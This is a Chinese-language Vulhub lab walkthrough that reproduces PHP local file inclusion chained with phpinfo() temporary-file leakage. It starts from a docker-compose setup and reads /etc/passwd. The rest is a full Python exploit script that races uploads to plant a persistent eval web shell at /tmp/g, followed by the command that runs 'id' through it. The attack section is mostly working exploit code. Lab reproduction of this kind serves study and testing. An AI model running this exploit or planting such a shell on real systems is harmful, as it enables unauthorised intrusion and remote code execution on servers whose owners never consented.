**一、靶场搭建**

1、Vulhub启动


docker-compose up -d

2、访问8080端口的/phpinfo.php可看到一个PHPINFO页面



**二、漏洞复现**

1、访问/lfi.php?file=/etc/passwd，即可看见/etc/passwd



2、写入exp.py，成功包含临时文件后，会执行<?php file\_put\_contents('/tmp/g', '<?=eval($\_REQUEST[1])?>')?>，写入一个新的文件/tmp/g，这个文件就会永久留在目标机器上

#!/usr/bin/python

import sys

import threading

import socket

def setup(host, port):

TAG="Security Test"

PAYLOAD="""%s\r

<?php file\_put\_contents('/tmp/g', '<?=eval($\_REQUEST[1])?>')?>\r""" % TAG

REQ1\_DATA="""-----------------------------7dbff1ded0714\r

Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r

Content-Type: text/plain\r

\r

%s

-----------------------------7dbff1ded0714--\r""" % PAYLOAD

padding="A" \* 5000

REQ1="""POST /phpinfo.php?a="""+padding+""" HTTP/1.1\r

Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie="""+padding+"""\r

HTTP\_ACCEPT: """ + padding + """\r

HTTP\_USER\_AGENT: """+padding+"""\r

HTTP\_ACCEPT\_LANGUAGE: """+padding+"""\r

HTTP\_PRAGMA: """+padding+"""\r

Content-Type: multipart/form-data; boundary=---------------------------7dbff1ded0714\r

Content-Length: %s\r

Host: %s\r

\r

%s""" %(len(REQ1\_DATA),host,REQ1\_DATA)

#modify this to suit the LFI script

LFIREQ="""GET /lfi.php?file=%s HTTP/1.1\r

User-Agent: Mozilla/4.0\r

Proxy-Connection: Keep-Alive\r

Host: %s\r

\r

\r

"""

return (REQ1, TAG, LFIREQ)

def phpInfoLFI(host, port, phpinforeq, offset, lfireq, tag):

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s2 = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s.connect((host, port))

s2.connect((host, port))

s.send(phpinforeq)

d = ""

while len(d) < offset:

d += s.recv(offset)

try:

i = d.index("[tmp\_name] =&gt; ")

fn = d[i+17:i+31]

except ValueError:

return None

s2.send(lfireq % (fn, host))

d = s2.recv(4096)

s.close()

s2.close()

if d.find(tag) != -1:

return fn

counter=0

class ThreadWorker(threading.Thread):

def \_\_init\_\_(self, e, l, m, \*args):

threading.Thread.\_\_init\_\_(self)

self.event = e

self.lock = l

self.maxattempts = m

self.args = args

def run(self):

global counter

while not self.event.is\_set():

with self.lock:

if counter >= self.maxattempts:

return

counter+=1

try:

x = phpInfoLFI(\*self.args)

if self.event.is\_set():

break

if x:

print "\nGot it! Shell created in /tmp/g"

self.event.set()

except socket.error:

return

def getOffset(host, port, phpinforeq):

"""Gets offset of tmp\_name in the php output"""

s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)

s.connect((host,port))

s.send(phpinforeq)

d = ""

while True:

i = s.recv(4096)

d+=i

if i == "":

break

# detect the final chunk

if i.endswith("0\r\n\r\n"):

break

s.close()

i = d.find("[tmp\_name] =&gt; ")

if i == -1:

raise ValueError("No php tmp\_name in phpinfo output")

print "found %s at %i" % (d[i:i+10],i)

# padded up a bit

return i+256

def main():

print "LFI With PHPInfo()"

print "-=" \* 30

if len(sys.argv) < 2:

print "Usage: %s host [port] [threads]" % sys.argv[0]

sys.exit(1)

try:

host = socket.gethostbyname(sys.argv[1])

except socket.error, e:

print "Error with hostname %s: %s" % (sys.argv[1], e)

sys.exit(1)

port=80

try:

port = int(sys.argv[2])

except IndexError:

pass

except ValueError, e:

print "Error with port %d: %s" % (sys.argv[2], e)

sys.exit(1)

poolsz=10

try:

poolsz = int(sys.argv[3])

except IndexError:

pass

except ValueError, e:

print "Error with poolsz %d: %s" % (sys.argv[3], e)

sys.exit(1)

print "Getting initial offset...",

reqphp, tag, reqlfi = setup(host, port)

offset = getOffset(host, port, reqphp)

sys.stdout.flush()

maxattempts = 1000

e = threading.Event()

l = threading.Lock()

print "Spawning worker pool (%d)..." % poolsz

sys.stdout.flush()

tp = []

for i in range(0,poolsz):

tp.append(ThreadWorker(e,l,maxattempts, host, port, reqphp, offset, reqlfi, tag))

for t in tp:

t.start()

try:

while not e.wait(1):

if e.is\_set():

break

with l:

sys.stdout.write( "\r% 4d / % 4d" % (counter, maxattempts))

sys.stdout.flush()

if counter >= maxattempts:

break

print

if e.is\_set():

print "Woot! \m/"

else:

print ":("

except KeyboardInterrupt:

print "\nTelling threads to shutdown..."

e.set()

print "Shuttin' down..."

for t in tp:


t.join()

if \_\_name\_\_=="\_\_main\_\_":

main()

3、执行exp.py，到第312个数据包时写入成功

python exp.py your-ip 8080 100



4、利用lfi.php，执行任意id命令

/lfi.php?file=/tmp/g&1=system(%27id%27);

